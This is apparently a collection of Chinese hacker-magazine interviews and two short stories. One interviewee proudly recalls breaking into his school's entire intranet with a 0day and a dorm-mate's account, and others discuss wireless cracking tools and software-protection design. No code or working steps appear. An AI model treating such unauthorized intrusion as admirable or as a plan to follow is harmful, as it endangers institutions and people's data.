Yofx：那可能就是自己第一次渗透了：）历时3个多月渗透了整个学校内网，那时候的感觉真的是一辈子都难以忘掉了，看着从来没人搞定的东西自己自由穿梭，打包下载的时候感觉真的很爽，后面的渗透就没有第一次那么大的触动了。

那一次是自己找了某教育补助系统的0DAY才有了一点开端。从而慢慢的拿下了整个内网，说起来很有戏剧性，多亏了我宿舍的某个有贫困生资助系统的账号：）

大半个月无果的情况下 柳暗花明。

聖智：时间过得真快。。算起来也应该有3年时间了吧　最后，你突然间选择离开网络去报效祖国，在这里你想谁对谁说些什么么？对黑X有什么建议或者是意见呢？

Yofx：这个是家里的原因：）呵呵，在这里借助这个机会，我就对以前X所有的朋友们说一声感谢吧,大家一起加油呵呵。对于X希望X能够重整旗鼓，恢复往日的霸主地位吧。谢谢大家！

聖智写最后的，与Yofx认识一年多了，朋友，我真想不出用什么词来形容我现在的心境，愿你在部队有一个好的发展，我们两年后再见……

杨过也上网：非安全所以安全

这期来黑客人物面对面做客的是杨过也上网，在这犀利而富有创意的名中究竟有什么不为人知的事情呢？

今天，让我们共同走近杨过也上网。

个人资料：

网名：杨过也上网

性别：男

年龄：26岁

现居住地：湖北

非安全中国网创始人之一

现任非安全中国网管理

曾经潜伏于LST

现就职于某网络安全企业

擅长：WEB脚本 服务器配置 数据分析

Blog：　www.sitedirsec.com

聖智：: Hello，杨过也上网，很高兴你能接受我的采访，首先请你向大家介绍下自己好吗？

杨过也上网：大家好我是杨过也上网，无名小卒，在某安全公司打杂扫地的，性别男，爱好女，带着一副望远镜。

聖智：大家看到你的名字可能不免会觉得有些犀利，你能说下你为什么要取这个名字呢？

杨过也上网：这个名字确实有些过目不忘，应该这么说吧，当时CCTV播放国产版无码神雕侠侣，就取了这个名字，没有什么特别的意义。

聖智：那不知道你现在有小龙女没有呢。

杨过也上网：小龙女昨天嫁给了别人，昨天大部分的朋友应该接受到了本人对她的祝福请求，这里借本次采访感谢各位！

聖智：痴情男儿，有缘无分，有分无缘都不能成方圆。希望早日找到属于你的小龙女^_^能说说你是什么时候涉入黑客或网络安全这个领域的呢？或者说是什么时候开始对这门技术感兴趣的？

杨过也上网：大概是高中时候感兴趣06年底进入安全领域，大学业余主修方向是网络安全，毕业学校校长不让说。（啥学校噢，那么神秘~~~）。记得那会儿可以算是流光和啊D的时代，当时国内互联网安全还没现在重视，所以当时很多网站存在明显弱点，当然同时邮箱的XSS也比较泛滥（比如163、sina、sohu等等），iframe框架挂马，构建钓鱼网站等等，非常泛滥，所以在那会就跟上海另一名管理一起创办的现在的“非安全中国”关注安全动态。

聖智：你起初弄“非安全中国”这个站点的动力在哪里呢？

杨过也上网：当时互联网环境还是比较和谐的，不像现在相当和谐，做非安全中国网当时的动力就是为了方便有志同道合的朋友一起来学习和交流网络安全技术，当初的想法一起努力执行到现在，技术交流平台、非盈利、共同提高网络安全认知能力。

聖智：那么你觉得面对业界有诸多相似站点，弄这个站占有什么优势呢？

杨过也上网：其实我想这个问题也是国内后起的很多安全站点面临的问题，关于网站的优势，我想从行业内的站点的模式说说，行业内的站点基本上都比较接近，能最终运营到像黑X这样出版杂志以及成为行业内标杆的网络媒体屈指可数，作为和网络安全紧密相连的黑客类站点，我想我们会更加重视黑客小子向安全人才转型方面的发展，这个也就是我们或者说国内黑客圈子同时具备的优势。

聖智：那么请问对于人才转型你认为应该如何发展

呢，或者说如何让那些黑客小子转型？

杨过也上网：：对于人才转型我个人意见是国内黑客小子在KNOW IT THEN HACK IT之后应该更多的掌握repair IT，同时注重个人社会交际能力的提升，闷骚的性格做技术是可以的。但是作为一个安全人才还是多点交流好，对于那些尚未毕业的网络安全爱好者；中肯的意见是国内环境尚不完全具备你们进入安全领域大展鸿图，所以即使没有从事安全行业工作但是对于安全的学习和热情不能丢。（很有道理啊~~）

聖智：也就是说就算发展全面型人才，技术层面上是一个要求的更多是交际对吗？

杨过也上网：对；注重团队合作精神、注重分享，你有一个苹果，别人有一个苹果，你们交换，还是一人一个苹果；你有一种思想，别人有一种思想，你们交流；就各自具备两种思想。

聖智：呵呵团队合作，那么对于非安全中国团队是这样的模式吗？

杨过也上网：是的，非安全中国的管理团队这里值得说一下，团队建立不是很久，但是执行力是非常不错的，很有活力。

聖智：你认为自己在网络安全方面干过最成功的事是什么？

杨过也上网：只要我懂得能帮上忙的 我都会尽量帮助网友们解答问题。

聖智：呵呵看来站长还是一个很乐于助人的人噢？那么你能谈谈你现在的日常生活么？

杨过也上网：基本上每天会有16个小时的时间是在网络上度过，大概会有3个小时的时间在服务器上做一些日常操作，4-5个小时在查找资料，不是现在流行宅男么。我也赶下时髦，和大部分网络安全爱好者一样，晚上精神抖擞。

聖智：说了那么多题外话对于一个安全站点而言，你能给我们预测下2011年我们所面临的网络威胁么？

杨过也上网：2011网络威胁可能更多的来自于无线方面，传统的安全威胁随着网民安全意识的提高，程序员代码编写的严谨化，网络管理员安全能力的提升会逐渐降低；再者来自网络钓鱼的攻击应该会上升。

聖智：网民大部分提高意识也不得不说是一个好的现象，但是你能否给出我们防御诸多网络威胁的措施与建议呢？

杨过也上网：尽管我对360和腾讯的行为和广大朋友们有差不多的感觉，但是话说回来一般的网民在选择网络威胁的防御办法上我还是建议他们安装相关的安全杀毒软件，对于钓鱼网站的话，千万要注意识别，而无线网络方面的话，建议一般的网民做好网络设备的安全设置，可以要求提供报装服务单位技术员予以设置，千万不要怕麻烦！！

聖智：那么你认为作为一个新手应该从那方面入手？

杨过也上网：可能你是想问一个新手应该如何学些防御网络威胁和学习基础的网络安全常识！作为一个新手在常规的电脑操作中建议安装来自第三方防御辅助软件，同时通过互联网快速进行学习，不懂就查，查不到就问，等到了一定阶段能手动开始对系统进行检测的时候，就可以尝试在虚拟机裸奔互联网，接触更多的病毒网络潜在威胁，分析他们，研究他们，进行手动防御测试。就是类似知己知彼百战不殆，这个也是学习黑客技术需要的精神，光只能黑进去而不能让人黑不进来只能说还是黑客，能黑进去并且能防止再被黑进去这样就又是一个级别了！

聖智：对黑X有什么建议或者是意见呢？

杨过也上网：我买了黑X4年时间，纵观内容其基础知识的普及是做的很不错的，可能在校园等年轻群体中比较受欢迎，作为已经上班的一族，可能更多的关注企业级安全应用的资料或者心得，毕竟黑X的发展还是要看最终定位的人群，再者杂志发行的渠道或者说零售点方面应该加强，有些位置买不到这本杂志。

聖智：呵呵，写到最后，在此次采访收获最多的并非技术经验层面而是对于在网络安全技术学习过程中一些方法，自由、共享，也是我们一直在努力的。

无线安全专家
——孙黎明采访记

圣智

上期我们采访"杨过也上网"童鞋的时候，他提到2011年的网络威胁可能更多的来自于无线方面，随着无线局域网的应用越来越广，如何保证无线宽带网络应用的带宽和安全性成为了当前网络安全所面临的最大难题。（题外话，最近圣智童鞋为了赶上3G这股潮流，去某通购买了3G上网卡，速度还是挺不错的，可是上网资费让 智童鞋内牛满面。 智：伤不起啊！信号覆盖有木有！）

个人资料：

网名：Migroom（孙黎明）

性别：男

年龄：23

现居住：上海

职务：技术业务主管

2008年以特邀嘉宾和演讲者身份出席参加了"全国首次无线安全交流会"、国内多家黑客杂志自由撰稿者、多家安全门户荣誉嘉宾，全国首套无线安全视频培训发起者、中国无线门户荣誉站长、牛站长荣誉管理员、安全运维网创始人、信息网络安全专家、互联网自由评论员、时事评论员；

站点：http://www.secwork.org

圣智：欢迎Migroom走进我们的会客厅，首先给大家介绍下自己怎么接触到计算机行业的好吗？

孙黎明：好的，首先非常感谢黑客X档案和几位辛苦的工作人员准备这次的采访。关于如何进入这个行业的话题，我觉得跟大多数的X友们是一样的，首先是有浓厚的兴趣来引导着着我。在我融入其乐趣的过程中更是出现了一个小插曲让我走向这条道路。某年我在网吧上网打着网络游戏"传奇"，当我再次登陆时界面出现了"您的用户名或密码错误"让我很费解，作为普通用户的我对此一无所知而脑海中出现的唯一答案就是游戏号被"盗"。接下来我投入了大量的时间和精力去研究号码如何被盗，而不是如何去找回来。后来一段时间慢慢的接触和了解让我对计算机网络和安全存在了浓厚的兴趣，一直延伸到现在。

圣智：相信大多数叉子们也是如此的，嘻嘻，你起初建立安全运维网时定义何在呢？

孙黎明：在国内计算机网络安全发展竞争尤为激烈，国内的组织团队是多的数不胜数，针对这样的情况和用户的需求国内很少有针对性的安全运维进行大力的宣传和讨论。安全运维网发展阶段也是为了提供广大站长、服务器维护员、管理员们所交流的一个平台，让他们在运行的过程当中保证数据的安全性和合法性。

圣智：安全运维的运行模式是什么？未来会考虑采取盈利模式来运行论坛么？

孙黎明：对于初期安全运维可能实现的目的比较单一化，毕竟圈内很少有人对此产生浓厚的兴趣，大多数都是在于"安全"而其次是"运维"，论坛的发展还是有一定的阻碍，对于前期我们的想法和目的是统一大家的思想，让大家都了解运维的重要性，主要强调运维等问题。以后再慢慢的成熟中逐步完善安全相关内容进行统一的整合，这样能达到"安全运维"发展的初衷，至于论坛和团队的盈利方式我想以后可以以团队的名誉做一些相关的外包业务等。

圣智：你能说下当今无线安全主要表现在哪一方面么？

孙黎明：无线安全近几年都是大家比较关心和热门的话题，国内渐渐的对此都不陌生，但往往安全事件发生在我们身边。其主要表现在家庭用户和中小型企业，他们大多数都存在一定的安全隐患，当无线安全结合传统安全的入侵渗透后，对无线局域网用户造成的威胁是很可怕的。当然现在运营商使用的3G WIFI覆盖也存在一定的安全隐患，正如大家所知，只要有网络的地方就会有威胁的存在，不管是3G还是即将问世的4G包括运

营商的基站中，还是需要加大力度审查和巩固安全平台的。

聖智：那么我们该怎么样去应对呢?

孙黎明：对于所有的安全问题我一直喜欢用一句话来表达“良好的安全习惯造就安全环境”，了解渗透的朋友应该知道其实大多数的安全隐患是存在自身安全问题，也就是我们所说的“安全意识”，首先自身对周边安全环境有所了解才更好的加以防范，无论是网络安全、无线安全、甚至是人身安全。现在的一些设备厂商也渐渐的针对无线安全进行策略上的升级，譬如由原来默认WEP加密升级为WPA-WPA2-AES等加密方式，虽然这些加密方式还是可以进行破解攻击，但是从周围的环境慢慢有所改变是需要一个过程的，相信不久的将来国内运用到WAPI等加密也是很多的，所以安全防范是一种良好的操作习惯。

聖智：你对目前市面上一些商家出售一些无线蹭网卡有和看法呢？或者对新手朋友们有什么建议呢?

孙黎明：其实在这个问题上，我曾经写过一篇文章叫“抵制蹭网行为，不仅仅在于蹭网卡”，就大概分析了一下目前市场上的蹭网卡问题。蹭网卡之前是“大功率网卡”的延伸称号，顾名思义大功率网卡可以搜索到更多的周围WIFI信号。据我所知大功率网卡的一些厂商最初的用意是在加强无线传输和覆盖使用，后期因为支持Backtrack Linux中的一款名为“aircrack-ng”软件，被国外的一些安全人员所进行无线安全渗透测试，传入国内后慢慢的渗透测试也演变为商业化的一个工具，甚至一些不法的商家修改后在市面配合大功率网卡进行出售。在“蹭网”这个问题我并不想多说些什么，因为每天都能在互联网的一些媒体传播来传播去，无非还是那些内容。如果新手朋友们对此感兴趣也可以进行相关测试学习，但是一定要合法化，遵守国内相关法律法规，非法入侵者相关部门予以严厉的打击。

此次采访有点不易，后来大家商量后时间才对的上，在此特别感谢孙哥给我们带来无线安全相关知识，嘿嘿，下一个来黑客人物面对面做客的是谁呢？敬请期待！

站在Safengine背后的男人
——采访SE的作者Nooby

suno

前记：

知道Nooby的人可能不多，但知道Safengine（下称SE）的人肯定不少。SE这款国产保护壳中的佼佼者(Nooby开玩笑说SE是在国际航班上完成的，不算纯种的国产壳)，曾经以其十万破解悬赏名噪一时，现在又擎起免费的旗帜，推出Shielden再掀波澜。今天，初为小编的我很荣幸地请到Nooby接受采访，听听这位SE背后男人的故事。

suno：Nooby在揭YingCracker骗局的时候，曾自称是软件安全界神秘脱客，那在现实中是从事什么行业呢？

Nooby：程序员。

suno：对于现在流行说程序员的都是IT民工或者码农，你怎么看?

Nooby：编程只是赚钱的一种方法罢了。

suno：相信很多叉子的理想都是程序员，觉得程序员多么神秘，看来理想与现实还是有点差距的，程序员也只是一种普通的谋生职业而已。

Nooby：程序员没什么稀奇的，只不过门槛比较低，所以出现了很多程序员。

suno: 看来这年头，跟IT相关的东西，无论是产品还是职业，都白菜价了。

Nooby: 只会抄msdn的，和搞逆向的，都叫程序员，当然也能分个三六九等。

suno: 那能不能请你这位编程大牛分享一下学逆向或者学编程的心得？学编程什么最重要？

Nooby: 花时间。没什么诀窍，想急功近利的基本都没什么成就。这个行业本身就是浮躁的产物，IT热从2000年就开始了。其实根本没有那么多需求，所以诞生了很多畸形的需求，比如现在要求程序员什么都会，然后很多人什么都学，会一些皮毛，就自命不凡，最后成了一群人。这样的人多了，要求就更离奇了，恶性循环。现在很多人会弄些脚本、简单的程序也很多，这和真正的程序员还是有很大差距的，大概现在所谓的IT民工，就指这些吧。

suno: 这么说IT民工并不是指程序员白菜价，而是scriptboy的出现降低了程序员的门槛，这类人群看起来什么都懂，但什么都钻的不深，造成程序员不值钱的假象。那逆向的技术门槛应该高些吧？

Nooby: 也不高，因为没几个人懂，说什么就是什么，也没有人来评价谁比谁更厉害点。我做壳的时候和一个朋友开玩笑，他是写棋软的，就是电脑下棋软件的，我和他说，做壳真苦，强与不强，也没个尺量，你就容易了，和其它软件pk一下就见分晓。

suno: 这个玩笑提出了个确实值得思考的问题：壳的好坏应该怎样判断。

Nooby: 呵呵，总不能让用户尝试破解，来辨别强度，再说绝大多用户也没有能力辨别。其实技术已经不是什么秘密了，比的是复杂度、结合的紧密度，这些更是设计上的问题，不是技术难度的问题。就像windows和linux，技术上没有秘密，但是就是各有所长，壳基本上也是这样。

suno: 嗯，写壳不要寄希望于取得“绝世”的技术，该重视的是要有先进的理念。那你当初是怎样想要写SE的？

Nooby: 当时想写一个EXE2DLL的工具，自动分析出程序需要重定位的地方，后来基于这个分析引擎，写了一个处理代码的工具，最后这个工具演变成SE壳了，而Shielden则是为了和别的壳一比高下才推出的。以前关注过SE的应该知道，Shielden的前身就是SE商业产品的演示版，有很多限制，没有什么强度，很基础的一个壳，但是市面上有很多壳，包括商业壳的破解版，都可以很方便的获得。Shielden和商业版的SE只有强度上的区别，功能上完全一样，这样就造成很多人不了解SE，因为他们接触的是SE的Demo版，和其他壳的正版，就像拿windows CE和Fedora（一款基于linux内核的桌面版操作系统）比功能一样。

suno: 就是说 Shielden是demo版中的佼佼者，但是面对破解的商业版，还是稍显不足？

Nooby: Shielden，我的想法就是和市面上可以免费获得的其它壳强度一致，好比VMP、Themida的破解版，当然，这些所谓的破解版，已经是正版的强度了。这样做的目的很简单，一样免费的壳，Shielden有更新，有服务，还有上升的空间，这就是Shielden的优势。大家比壳，比的是完整版，不是比谁的Demo更强，Shielden就是为了这个目的而做的。

suno: Shielden有强度，又有服务，这么优秀，会不会给SE的商业版造成冲击呢？

Nooby: SE的商业版一直专注于高端用户，就是对加密强度有明确要求，或者有一定分析能力的用户。他们明白要的是什么，SE能提供什么，这些用户是不会被Shielden影响的。

suno: 这样高的要求，用户群的接受面会不会稍微小了点？

Nooby: 这些用户才是对软件安全有需求的人，做壳不在于数量，而是在于质量，高端市场有SE，低端的就和Shielden竞争吧。SE我算过，最贵的比其它壳贵16倍，而且是年费制。

suno: 那销售量怎样？

Nooby: 看市场关注度吧，去求破的论坛看一看，每天都有几个SE的。

suno: 哈哈，这个计算方式相当另类，也相当有创意。那以你的标准，市场上哪些壳是有可取之处的，哪些又是盛名之下其实难副？

Nooby: 强度排名的话，VMP和TTP的虚拟机是比较好的。兼容性方面，WL和VMP都不错，至于SE应该怎么排我就不好说了。

suno: VM（虚拟机）保护现在基本成了壳的必须

组成部分，你是怎样看待VM保护技术的？

Nooby：噱头太多，目前我看到各类VM保护的产品不下10个，像那么回事的只有TTP。Shielden也有vm保护的功能（用“/slim”参数可直接启动），有兴趣可以研究研究。

suno：那从保护技术的角度看 VM技术又扮演了怎样的角色呢？

Nooby：VM是提升整体强度的东西，代码本身的健壮性是一方面，剩下的就要靠VM提高抗分析能力了。vm是个万金油，用来掩盖代码中薄弱的地方。但虚拟机只是一个部分，本身代码的健壮性也很重要。好比授权系统。自己写的可能没有SE的兼容性、功能强。也不一定能把授权文件和程序紧密结合，缺一不可。方方面面的安全才是保护壳的卖点。代码本身的健壮性，好比程序中有一个函数判断是否注册，返回1表示已注册，返回0表示没注册，这就是不健壮的代码。就算加了虚拟机，也不能把返回值这个环节保护好。同样的情况下，如果程序运行的时候随机取两个质数，再和预先设定好的质数相乘，来表示返回的结果，判断时候除一下看看是哪一个来判断是否注册，健壮性就高了。

suno：那SE提供的授权系统，能在哪方面提高安全性呢。

Nooby：兼容性、功能方面的话，好比机器码，自己写代码获取，可能会因为系统、软件的影响而不稳定。也有可能在有些系统上根本取不到正确的数据，SE的授权系统就会避免这些情况。安全性方面，和壳一体的授权系统肯定要比代码上分离的授权体系要强，这个是毋庸置疑的。

suno：看来保护壳只是一个增值器，如果自己的代码的安全性是0的话，那乘以多少，安全性也是零。

Nooby：嗯，是这样。有的时候遇到很多问题，由于自身代码不健壮，造成被破解。任何壳都无法彻底解决这样的问题，只能通过反调试、全局混淆等方法避免。

suno：SE还有没有别的设计上的亮点？

Nooby：SE保护过的程序脱壳一向是比较难的，因为有特有的自动分析引擎。会把输入表完全清除，靠壳代码来实现。这个其它壳暂时还没有像SE这么彻底，也没有兼容性问题的。做壳这样的东西，不像做普通的软件，做的不好，损失的是用户的利益。用户买壳，买的是安全，不是买你的软件，所以必须要以保护他们的利益为重，所以我一直拒绝搞缩水的收费版本。不打没意义的价格战，不是最安全的东西就免费，即使是免费的，强度、功能也比有些商业壳好，呵呵，很多人都不相信有这个事。

suno：SE还首创网络加壳模式吧？

Nooby：嗯，是第一个带网络验证的壳，也是第一个服务器处理代码的壳，C/S模式加壳。这样能保证动态更新，每次加壳都是最新的壳体代码，另外保证壳体代码的安全性，服务器处理完，加完VM再下发，避免有人通过没处理的壳体代码破解程序。

suno：技术方面的问题聊了不少，收获很大，非常感谢。我挺好奇你的网名，Nooby好像是新手的意思吧，为什么要起这么谦虚的名字？

Nooby：因为取名字的时候还什么都不会。

suno：那时有想到自己会取得今天的名声吗？

Nooby：这是顺其自然的，未来怎么样现在说不准。

suno：周围的同事知道你是SE的作者吗？

Nooby：知道。

suno：都对你怎样评价呢？

Nooby：不是一个圈子的人，他们对逆向没什么概念。

suno：呵呵，还以为你会被光环包围呢。

Nooby：SE只是个副业……

后记：都说“大隐隐于市”，少林厨僧的都市版很可能就是一位清洁大婶，偶尔在我们敲代码的时候低声说句“小心栈溢出”。虽然我对Nooby满怀崇敬，但也不敢贸然套上“天才多不被理解”的帽子，只是，Nooby的同事们确实很可能永远也不会清楚Nooby的真正才能。《功夫》以喜剧的形式向我们表达的那种退隐高手的淡淡的感伤，依然在日常生活中不断的上演着，那位你很瞧不起的同学或者同事，或许就是位退隐的黑客，曾经也有过一段轰轰烈烈的辉煌。

想爱与梦想

s7lx

看到这份邮件的时候，小七已经坐在电脑前7个小时了。从早上11点起床到现在，滴水未进。他一直在看Apache的源代码，旁边那本烂了角的《Apache源代码全景分析》已经不知道被翻了多少遍了。

小七终于找到了造成自己所维护的网站的效率低下的问题，不是技术团队的php写的不够高效，而是运行环境出了问题。

打开邮箱，他想写邮件通知大家已经找到了瓶颈所在，但是看到的未读邮件却是这样一份让人伤心欲绝的信。

叹口气，因为邮件短的已经不需要点击开就能阅读的到。小七决定先把刚才的发现的问题所在告诉大家。

“问题已经找到。果然是Apache的问题，根源已经找到，也有了解决思路。小文晚上9点线上准备文档，其他人先休息去，夜里三点开始干活。”

点击Send之后，小七合上了笔记本，裹起那件袖口已经磨穿的外套，凌乱着头发，就出门了——和一群朋友约好了吃火锅。

12月的广州，虽是南国，但也有了一丝寒意，一件薄薄的外套，已经不足以抵挡阵阵凉风。

走到楼下，看到那片已经有些泛黄的草坪，小七的眼泪突然流了下来。就是在这里，小七帮自己的女朋友娜美第一次拍了一组户外的平面广告。小七的业余爱好是摄影，虽然他没有好的机器以至于每次都去借。

小七和娜美如何相识似乎已经无从考证了，只是他记得，那时候娜美有时很腼腆，但有时候又很热情。当时他没多想，只当是这个女孩有点特别。认识很多年后，在朋友们起哄之下，小七和娜美突然决定牵了手。小七的脾气很好，娜美也是，所以这一牵，直到分手，就没有松开过。

打开包间的门，大家都到齐了。小七逼着自己吃东西，但是眼泪却止不住了，朋友问怎么了，他只好说：“好久没吃这么辣的东西了，有点不适应”。吸了下鼻子，揉揉眼睛，对着大伙腼腆的笑了笑，“来来来，喝酒喝酒”，一片觥筹交错掩饰过去了一切。

之前小七和娜美在一起，听到最多的都是“般配”、“男才女貌”、“天作之合”，他们俩从来没因为一些小事而争吵过，两个人更是互相见过了家长，双方父母自然也是喜欢的不行。那阵子也是他们最幸福的日子，小七在忙几个项目，娜美除了拍广告剩下的就是呆在画室画画，两个人各自忙各自的，周末一起骑车远行，或者逛街。在这幸福的环绕下，两人许下互相诺言，约定两年后就结婚。

夏末秋至，小七在忙完一大堆事情之后觉得终于可以歇口气开始好好宠一下娜美的时候，娜美却依然忙着自己的事情。

“老婆，我们去海边玩吧。有好多朋友也会一起去。”

“没空啊，有个商品展示活动要我去。乖啊，自己去吧”

“老婆，我知道有个地方烧烤很好吃，明天我带你去吃吧。”

“这边有个活动，我要出一份海报，急着要，哪有空去吃烧烤啊？你如果去带点回来，给我吧。”

“老婆，我借了一个单反，我给你拍组照片吧”

“行吧，就当陪你玩了。再不答应就被你烦死了。”

小七觉得无趣，但又怕打扰到她，就自己去运动，结果就在某次剧烈运动中受了伤。

躺在病床上，发着高烧的小七很是想念娜美，掏出手机打电话给她：“亲爱的，我发烧烧到39度了，我想你了。”

“怎么烧成这样了？去检查了吗？我这边在忙耶，回头再打给你，不要闹，乖乖的好吗？”

一个恋爱心理学家说过：“一段成熟的恋爱，必须要经历：共存，反依赖，独立，共生”，是娜美把这段文字拿给小七看的。小七躺在病床上在想：我们现在属于哪个阶段呢？

一个习惯了与代码和零一打交道的人，突然想不明白该如何是好了。

远在他乡生病中的人，往往比一般的人脆弱很多，躺在床上的日子里，小七打了无数的电话给娜美，大部分她都不接，即使接了，也是说自己在忙，草草挂了电话。

出院前的日子，小七已经好的差不多了，朋友帮忙把笔记本电脑带了过来，他又开始每日每夜的敲键盘，娜美知道后很生气。

“身体还没康复就又在那玩命，你爱惜点自己的好不好？”

“还不是为了你？”

“身体跨了，赚那么多钱有什么用！”

电话挂断了。

出院前一天晚上，小七打了电话给娜美“我明天做出院检查，你来陪陪我吧。”

“明天啊？我没空啊”

“那你爱和谁有空就有空去！”

这次是小七挂掉了电话。这是他第一次跟她发火。

小七气鼓鼓的看了三天代码，闲暇之余，也在后悔，因为他从来没有给心爱的她发过火。先把今天的工作忙完吧，忙完后就写封邮件道歉。等忙完打开邮箱，看到的就是这么一封令人黯然心碎的邮件。简短，但却轻易的刺入了小七的心，只是血，慢慢的才开始流。

小七回去后就开始为Apache写patch，写着写着，突然觉得衣领很紧，低头一看，原来不知道什么时候，眼泪已经浸湿了衣领。

不知道什么时候的流泪的伤心，才是伤到极致了。

小七一边写着代码，一边用语音给小文讲文档。小文大概听出来了小七的声音的变化，问到：“七哥，怎么了，听你声音有点不对”。

“几个小时前刚接到分手的邮件”小七努力让自己用一种平和的语气来描述看到邮件时候的心痛。

“啊？怎么回事？”

“没怎么，先写文档吧。”

时针指向午夜三点，这个Patch的核心代码写完了，但是需要其他技术兄弟们来为这段代码写周边，不过这已经不是他的任务了。合上笔记本，小七一个人呆呆的坐在窗边。

一缕阳光打在了小七的脸上，揉揉眼睛，已经是早上9点了，睁着木讷的双眼，小七心里突然一阵酸楚。男人的坚强，不是不流泪，只是哭不出声来。

拨通娜美的电话，被直接挂掉，再拨给娜美的闺蜜，闺蜜抱怨道“你呀，把她气成那样还不知道，活该！自己对着墙反省去吧。”小七又习惯性的揉揉鼻子。

习惯于面对计算机的小七在面对人的时候，总是很难明白为什么除了0和1，还有那么多情况需要考虑。

小七骑着自行车漫无目的地的在大街上溜达，不知不觉来到了娜美的工作室门口。过去小七总是来这里找她。小七想写些什么给娜美，突然发现没有纸和笔。于是他掏出小刀，突然苦笑，这小刀还是娜美送给她的。他拼尽全力，在木门上歪歪扭扭的刻下了“想你”两个字。然后恍恍惚惚的转身离去，甚至手被划破都不知道。

回去后，小七又发烧了，他孤零零的躺在床上，高温已经让他快要失去意识了。他挣扎着拿起手机，连按了两下拨号键，就昏迷了。

再次睁开眼睛的时候看到的是医院雪白的天花板，动动脖子，头依然在疼。突然，在消毒水的气味中，小七突然闻到了一股熟悉的发香，紧接着一个熟悉的声音在耳边娇嗔道“刻字就算了，还留下血迹，吓唬谁啊？”

小七当然知道是谁，只是一时还没反应过来是怎么回事。

“你不是说分手了么？还不让我来烦你。”

“说你傻你还真傻啊，就是不想你来烦我工作，你电脑前面呆傻了吧。你要真想分那我就走了啊，反正追我的人都整一个加强排了”

“别！”小七试图挣扎的坐起来去拉住她。大病初愈，他一点力气都使不出来。

当他再次醒来的时候，发现依旧只有自己。

“原来只是个梦，怎么醒了呢”小七伤感的想到。

突然，病房的门开了，娜美提着饭盒笑盈盈的站在门口。

当幸福来敲门

到这个城市已经有些年份了，“大学生毕业就失业”这句话真不假，我们这一代就好像是头顶着熊猫的光环，被迫在街边流浪的野猫，在城市的灯红酒绿之中，低头吞咽着残羹冷炙，以确保还有继续生存下去的能力。

大学里的那些专业划分，只不过是让学生家长自愿

掏腰包的由头，混迹四年的结果，就获得了几张印有毕业，学位等字样的高级纸张，有多少人能找到真正所谓专业对口的工作。每年的六，七月份就是家长们各显神通之时，谁的关系硬，谁家钱更多，那只野猫就有成为熊猫，更或者是飞上枝头变凤凰。而我现在的状况，就能形象的反映出我家境的窘迫。

这个城市永远都不缺少普通人，如果不是因为我到公司的年代比较早，恐怕以我当时的水平，面试都不能通过。信息发展飞速的时代，我工作的IT行业几乎天天都有人“挨踢”，踢下位，踢出局，已经是习以为常的事情，很难再博得我的眼球了。

每天，公司的门口进进出出一群一群的职员，里面不乏程序员，技术员，不论是高级工程师还是中级或者普通，不论是新来的还是工作很久的，人们都在城市生活节奏的推动下，形成了一部部的机器，日复一日的工作，在自已狭小的格子里，完成一天的任务，下班回家，忙碌到茫然。

夕是刚来公司时间不长的新前台接待员，虽然不是绝世美女，也能称得上面容姣好，虽不能撑得上万人迷，但也不乏追求者，夸张一点地说，就是追求者蜂拥而至。其实这些都算不得什么，最难得的是她能微笑面对每天的工作。在进出大门的时候，看到一张充满阳光的脸，会给一天的工作增添几分愉快的心情。另外，听说她还是国内著名大学毕业的，如果她的毕业证不是混来的，那么只能说明野猫的范围是越来越大了。

有人会因为下雨而落泪；有人会因为下雪而伤悲。可是面对风和日丽，如果还有人愁眉不展，那就有点遗憾了。正所谓无巧不成书，今天来到公司，见到的夕貌似少了份快乐，多了份愁绪。看了看表，离上班还有点时间，就往前台走了过去。

“怎么了？”看到坐在椅子上的夕闷闷不乐，我轻声问道。

“嗯？！哦，没事，呵呵，不知道为什么，电脑开机后速度就很慢。”

由于平时电脑用到得比较多，再加上我对电脑有些爱好，所以一般的小问题，我都可以解决，又因为我的性格不是很张扬，所以公司里只有个别关系较好的同时知道我懂电脑。于是我问他她：“是不是系统用了太久，垃圾太多了？”

“不会啊，我前几天才找我哥帮我做的系统呢。”

“哦，是嘛，那问题就比较复杂了。硬件问题，软件问题，或者中毒，都会影响到电脑的运行速度，而且...”

“中毒！！！”夕听到这不禁叫出声来，惹得不少早上来上班的同事侧目。“那怎么办？”

“中毒了也没事的，也不是什么大问题。其实我个人对电脑有点研究，而且我认为只要不是硬件问题，那都不是问题。”

“真的吗？那你能不能帮我修一下啊？”夕像是看见了救星一样，急切地问我。

“这...”犹豫了一下，我还是决定答应她，“好吧。”

“太谢谢你了，那我就把它交给你了，你可要好好的疼它哦！”

……“好。”都不知道是我思想复杂了，还是小姑娘太奔放，拿去电脑离开，真有点落荒而逃的感觉。

造物主创造世界时，创造了两个世界，一个是男人，一个是女人。回到家，拿出夕的电脑，不禁有些感慨。一是感慨造物主创造女性时，让女性的心如此多变，却又如此细腻；二感慨商人的牟利手段真可谓花样百出。夕的笔记本只有我的电脑四分之三大，却有着我电脑全部功能，通体的粉红，加上彩色卡通人物外壳的点缀，夕的电脑就好像古时的千金小姐，而我的电脑就是一个荒野村夫。“这‘外套’花掉你不少银子吧。”边想我便打开电脑，准备开始工作。

熟悉的音乐声响起，看了看电脑配置，酷睿2双核处理器，CPU主频高达2.6，内存4G，硬盘500G，显卡显存1G，真是高端配置啊。我的“荒野村夫”再次感慨下，自叹不如。再打开“我的电脑”，随便浏览了一下，硬盘中的软件只装有QQ，PPS等基本的聊天，娱乐工具，而占硬盘最多的就是电影，看来夕是个爱看电影的人。

一个如此高端配置的电脑，却在开机的时候违背了自己的运算速度，我不得不考虑是不是某些别有用心的人在别人电脑里，放置了不该放置的文件呢？于是我重启电脑，从我的电脑包中拿出我的“工具箱”——U盘。别小看了这个其貌不扬的U盘，它肚子里装的是我所有维修电脑时会用到安全工具。从杀毒软件到系统维护，另外包括我自己针对不同系统编写的几个小工具，几乎我碰到的问题，它上场后都迎刃而解。

开机音乐吹响了战斗号角，打开系统自带的任务管理器，看着漫天的莫名进程，我不禁暗想，“希望你不是中毒太深，否则神医我也回天乏术了。”

“你是五毒教的教徒吗？”第二天早上，来到公司，看到夕已经站在前台里面了。

“嗯？”夕一脸不解地看着我。

“你的电脑里面居然能生存那么多病毒，还自我复制，占用系统大量资源。”

“真的吗？那你解决了没？修好‘乐克’是不是很难？”

“乐克？”

“对啊，我的电脑叫乐克，‘L’‘O’‘C’‘O’，我玩过乐克乐克那个PSP游戏。”

“哦哦，还好还好，你的乐克乐克不会死啦死啦的，系统做好了，全盘无毒，现在应该没有问题了。”

